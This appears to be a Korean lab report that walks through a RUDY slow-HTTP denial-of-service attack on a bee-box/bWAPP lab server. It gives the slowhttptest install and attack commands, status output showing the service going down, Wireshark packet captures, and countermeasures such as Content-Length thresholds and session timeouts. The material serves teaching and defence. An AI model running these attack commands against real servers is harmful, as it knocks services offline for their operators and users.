
Slow HTTP DoS 공격에 대한 분석

RUDY ATTACK

- 공격 실습하기 전, RUDY Attack에 사용되는 패킷에 대해 분석하기 위해 Kali-Linux에서 Wireshark를 실행킨다.
- Wireshark를 실행시킨 후, 다음과 같은 필터를 걸어준다.
-> ip.addr == [bee-box IP] && ip.addr == [Kali-Linux IP]
- 칼리 리눅스에 slowhttptest 도구를 설치한다.

[테스트할 공격 기법 선택]

- H : Slowloris 공격
- B : RUDY 공격
- R : Apache Killer 공격
- X : Slow Read 공격(Slow HTTP Read Dos)



Slow HTTP DoS 공격에 대한 분석

RUDY ATTACK

- Bee-Box Server에 RUDY DoS 공격을 수행하기 위해 다음과 같은 명령어를 사용했다.

-> `slowhttptest -B -t [임의의 문자열] -c 4000 -u http://[bee-box IP]:80`

[공격 기본 설정]

-t : 요청 시 사용할 메소드 값 (default: Slow HTTP Attack인 경우 GET / Slow HTTP Body Attack인 경우 POST)

-c : 공격 대상에 연결할 연결 개수 설정 (default : 50)

-u : 공격대상의 url 설정

```
(user@user)-[~]
$ sudo apt-get install slowhttptest
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  slowhttptest
0 upgraded, 1 newly installed, 0 to remove and 11 not upgraded.
Need to get 0 B/31.4 kB of archives.
After this operation, 90.1 kB of additional disk space will be used.
Selecting previously unselected package slowhttptest.
(Reading database ... 392282 files and directories currently installed.)
Preparing to unpack .../slowhttptest_1.9.0-1_amd64.deb ...
Unpacking slowhttptest (1.9.0-1) ...
Setting up slowhttptest (1.9.0-1) ...
Processing triggers for kali-menu (2023.4.7) ...
Processing triggers for man-db (2.12.0-3) ...

(user@user)-[~]
$
```

```
(user@user)-[~]
$ slowhttptest -B -t bcglabfighting -c 4000 -u http://192.168.92.137:80
```

RUDY ATTACK

- 해당 명령어를 수행하게 되면 위와 같은 공격 진행 상태가 출력된다.
- connected는 연결된 세션의 개수를 나타내고, service available은 공격 대상의 서비스가 정상적인지 보여준다.

```
slowhttptest version 1.9.0
- https://github.com/shekyaan/slowhttptest -
test type: SLOW BODY
number of connections: 4000
URL: http://192.168.92.137:80/
verb: bcglabfighting
cookie:
Content-Length header value: 4096
follow up data max size: 66
interval between follow up data: 10 seconds
connections per seconds: 50
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Wed Apr 3 01:36:59 2024:
slow HTTP test status on 0th second:

initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
```

Slow HTTP DoS 공격에 대한 분석


RUDY ATTACK

- 공격을 진행시킨 뒤 확인해보면, 연결된 세션의 개수는 336개, 서비스 상태는 비정상적으로 변경됨.
- 실제 bee-box web page를 접속해보면 접속이 무한 로딩됨.

```
number of connections:      4000
URL:                        http://192.168.92.137:80/
verb:                       bcglabfighting
cookie:
Content-Length header value: 4096
follow up data max size:    66
interval between follow up data: 10 seconds
connections per seconds:    50
probe connection timeout:   5 seconds
test duration:              240 seconds
using proxy:                no proxy

Wed Apr  3 01:40:59 2024:
slow HTTP test status on 240th second:

initializing:      0
pending:           0
connected:         336
error:             0
closed:            3664
service available: NO
Wed Apr  3 01:41:00 2024:
Test ended on 241th second
Exit status: Hit test time limit
```



bWAPP, an extreme

[bWAPP](#)

[Dmoozodan](#)

RUDY ATTACK

- Content-Length가 4096으로 slowhttptest의 명령어 기본 값으로 설정된 것을 볼 수 있고, body 영역에 랜덤한 문자열이 들어감을 확인
- 첫 번째 줄에 GET이나 POST 같은 정상적인 메소드가 아닌 slowhttptest 명령어의 -t 옵션으로 지정한 값이 메소드로 들어감

```
bcglabfighting / HTTP/1.1
Host: 192.168.92.137
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:27.0) Gecko/20100101 Firefox/27.0AppleWebKit/533.21.1 (KHTML, like Gecko) Version/5.0.5 Safari/533.21.1
Referer: TESTING_PURPOSES_ONLY
Content-Length: 4096
Content-Type: application/x-www-form-urlencoded
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Connection: close

foo=bar&7q7VDhbkCw0utXwW82f7Kg0xP=J5sckpIf8LAX&MJ10Z9u1ZXxN7CsY0GTLQ8r0=a2F0nDYw5nJ4V8Rst
fnwL9mRTNfP3ro&DhpzMxmpTgrsWwUvAyhGrK1R=TS4w3RxZ4mlsM0Bq5rBpCwpy&eJ8UKupe0NEc1rHkbcInD9hV
cy1dc=T6wPP4A2ZyDdQ2IVc&JiD58ANzJzNKlmn5U5xJRTEWL5Txfc=mAff6ftuni7xHkZC2UyBlHG7s9Qfeq6&ZZ
zZTt=02&S=0ShyftI390d&AxjGm04=J7BseMk70w8bznZ9hk3St&CM3=7TI8KTV3jiPsdZhqdo0aT2bY&Wno6liPk
ExgS2=iiQFmnY0hW&ozcMcBMppM4F3bWpoADITc2=5ghTDHsp5I1XJEAy&pAo20Ki8u3=qRXH6XwpADgXp2ytAb4b
&tc6BesEkykpzWtgIoC=YXDy2S2pguaXd0RfUA&BWuZgbKn=rVmzZM5j8cq3I&vKmMfs9Bb1B6EUIjgYulw2CmP58
=TL0ET0Rz500UFzRKJ&cHak5=zKhh2ngK5yNvehKW&WgRYRaLJRFI7dFqjn=ZSg8C72FLy3rLNN2lcQMji&L=3Q63
CwqtLnAGGQa4bIrUUrDTNH&opEvvIC=zBmNRfolhjCc&f7kxmtmKhYuFnYmM=RSX0g9YCC0&m97xy6Zza0T8=1X3V
dH96I&JbzSivSkciXbJmfj7J4BmrvadD=k9sEIJ3Yppq0FMjgVJB4&V3X0EDDN7V7QrUSjmQioTekU15QJm=s7&EZ
z32aRjuL2EbB9JK5ct4rGa9VkvMf=qcBhUbHTTP/1.1 501 Method Not Implemented
Date: Tue, 02 Apr 2024 16:37:15 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Pat
ch mod_ssl/2.2.8 OpenSSL/0.9.8g
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 396
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Method Not Implemented</title>
</head><body>
<h1>Method Not Implemented</h1>
<p>bcglabfighting to /index.html not supported.<br />
</p>
<hr>

25 client pkt(s), 1 server pkt(s), 1 turn(s).
Entire conversation (1951 bytes) Show data as ASCII Stream 107
Find: Find Next
Filter Out This Stream Print Save as... Back Close Help
```


Slow HTTP DoS 공격에 대한 분석

RUDY ATTACK

- Body 영역의 길이를 보면 4096 bytes가 되지 않고 몇 백 bytes 정도 되기때문에, 서버는 Content-Length 헤더의 값만큼의 데이터를 받을 때까지 연결 유지



```
bcglabfighting / HTTP/1.1
Host: 192.168.92.137
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:27.0) Gecko/20100101 Firefox/27.0AppleWebKit/533.21.1 (KHTML, like Gecko) Version/5.0.5 Safari/533.21.1
Referer: TESTING_PURPOSES_ONLY
Content-Length: 4096
Content-Type: application/x-www-form-urlencoded
Accept: text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Connection: close

foo=bar&eC=mTw0bGVMtFjL7322paY3&UEDXjVsv0goUZCg8h3Q2=0S7dZBB17XL9bjguRR6v4RK6vHem&13SdV6S
dFnsUbrLa5frLgq=nn2v8BEW27mWQimtlPa5oHGDC&32ayEq88pKYDSGy3F24qwM6P4ULPKg=BYbzcFvYt6uwM1iE
4a8iMIcaAw9P5f0&40wrH0FiEenJgMBjC0stbw3=mmMSiBFaP&LRtMHBcTXJAhUe3dAeyvC3=2ZZ9o5asGpZQxYsE
tzEQIgJlelZ&D8of=qx4sVaWeFR1lbpGSZWMA151z6B0&2LFYMw4qpTZacCEU8e0ug0GEPL=1BBz3m4PwoKaUb&yg
tLTbs9P=PP1xVRYfJYJ&fyoemxFX5pNiRA=Z&fXNl1BMk20eG=tuWNxsJMojpKhdInjWG6ipvj0&9qeSFKEE5UuRg
q0t5=JTL7iePM5&0HL=Etxtbb&k=JbC&kAesMx7oY8lbBj=B32NTbT8Scp7tPGtxENdR8a3WXcyYA&7s60PMgkBow
=y70xlDyK&4Bd=r8VPTFzBF&z6pFel3mnOU=BCvoh5FKFZEGe0zRiv&bP2Sdf2ygXs9mRQxs9pwpD1=SnKd8eQXrI
oK&YSi6yYB4q4AkMi6S7G1a3KBijmz7=F1aYZVMwWGc0ECbk7riD&D98Ki5CpayLsA7Hz0ixCmYzXE=ie0yH3vDBR
8B&X=TQpdVHgdV8F5JxXf&40cUTtOPbUk1qKs7eLMoTaa1=XGJcbzWRPri95wYNWN2g5z8G9kY98N5&loY7HfC=jN
4ZBj10fG3vHTTP/1.1 501 Method Not Implemented
Date: Tue, 02 Apr 2024 16:37:05 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Pat
ch mod_ssl/2.2.8 OpenSSL/0.9.8g
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 396
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>501 Method Not Implemented</title>
</head><body>
<h1>Method Not Implemented</h1>
<p>bcglabfighting to /index.html not supported.<br />
</p>
<hr>
```

Slow HTTP DoS 공격에 대한 분석

Report 결과

Test parameters

| | |
|---------------------------------|-----------------|
| Test type | SLOW BODY |
| Number of connections | 4000 |
| Verb | bcglabflighting |
| Content-Length header value | 4096 |
| Cookie | |
| Extra data max length | 8 |
| Interval between follow up data | 100 seconds |
| Connections per seconds | 200 |
| Timeout for probe connection | 5 |
| Target test duration | 240 seconds |
| Using proxy | no proxy |



| | A | B | C | D | E | F | G |
|----|---------|--------|---------|-----------|-------------------|---|---|
| 1 | Seconds | Closed | Pending | Connected | Service Available | | |
| 2 | 0 | 0 | 1 | 0 | 4000 | | |
| 3 | 1 | 0 | 13 | 143 | 4000 | | |
| 4 | 2 | 0 | 169 | 147 | 4000 | | |
| 5 | 3 | 0 | 320 | 154 | 4000 | | |
| 6 | 4 | 0 | 461 | 173 | 4000 | | |
| 7 | 5 | 0 | 602 | 188 | 4000 | | |
| 8 | 6 | 0 | 736 | 208 | 4000 | | |
| 9 | 7 | 0 | 847 | 256 | 4000 | | |
| 10 | 8 | 0 | 955 | 302 | 4000 | | |
| 11 | 9 | 0 | 1067 | 336 | 4000 | | |
| 12 | 10 | 0 | 1213 | 346 | 0 | | |
| 13 | 11 | 0 | 1366 | 346 | 0 | | |
| 14 | 12 | 0 | 1520 | 346 | 0 | | |
| 15 | 13 | 0 | 1674 | 348 | 0 | | |
| 16 | 14 | 0 | 1823 | 348 | 0 | | |
| 17 | 15 | 0 | 1971 | 348 | 0 | | |
| 18 | 16 | 0 | 2123 | 350 | 0 | | |
| 19 | 17 | 0 | 2277 | 350 | 0 | | |
| 20 | 18 | 0 | 2433 | 350 | 0 | | |
| 21 | 19 | 0 | 2589 | 350 | 0 | | |
| 22 | 20 | 0 | 2739 | 351 | 0 | | |
| 23 | 21 | 0 | 2889 | 352 | 0 | | |
| 24 | 22 | 0 | 3043 | 352 | 0 | | |
| 25 | 23 | 0 | 3195 | 353 | 0 | | |
| 26 | 24 | 0 | 3347 | 354 | 0 | | |
| 27 | 25 | 0 | 3500 | 354 | 0 | | |
| 28 | 26 | 0 | 3646 | 354 | 0 | | |
| 29 | 27 | 0 | 3644 | 356 | 0 | | |
| 30 | 28 | 0 | 3644 | 356 | 0 | | |
| 31 | 29 | 0 | 3644 | 356 | 0 | | |

Slow HTTP DoS 대응방안

- 과거 도구는 Content-Length를 설정해서 그 이상을 요구하면 차단이 가능했지만, 최근 툴에서는 무의미
- 연결 Time out 설정으로 일정 시간 이상 연속된 데이터를 보내지 않는 접속자에 대해 차단

(2) 대응 방안

① Content-Length 확인 및 임계치 설정

- Content-Length 및 실제 인입 Packet Size를 임계치로 설정하여 차단(Content-Length가 설정한 크기보다 큰 POST 패킷이 인입될 때 지정된 시간동안 지정한 크기 이하의 패킷이 n개 이상 확인될 경우 차단하도록 설정)

② Session Timeout 설정

- 일정시간 이상동안 연결을 유지하고 있는 요청을 차단하는 설정 적용 (Session Timeout = 60초 : 60초 이상 지속적으로 연결을 유지하고 있는 세션 종료 및 IP 차단)

감사합니다.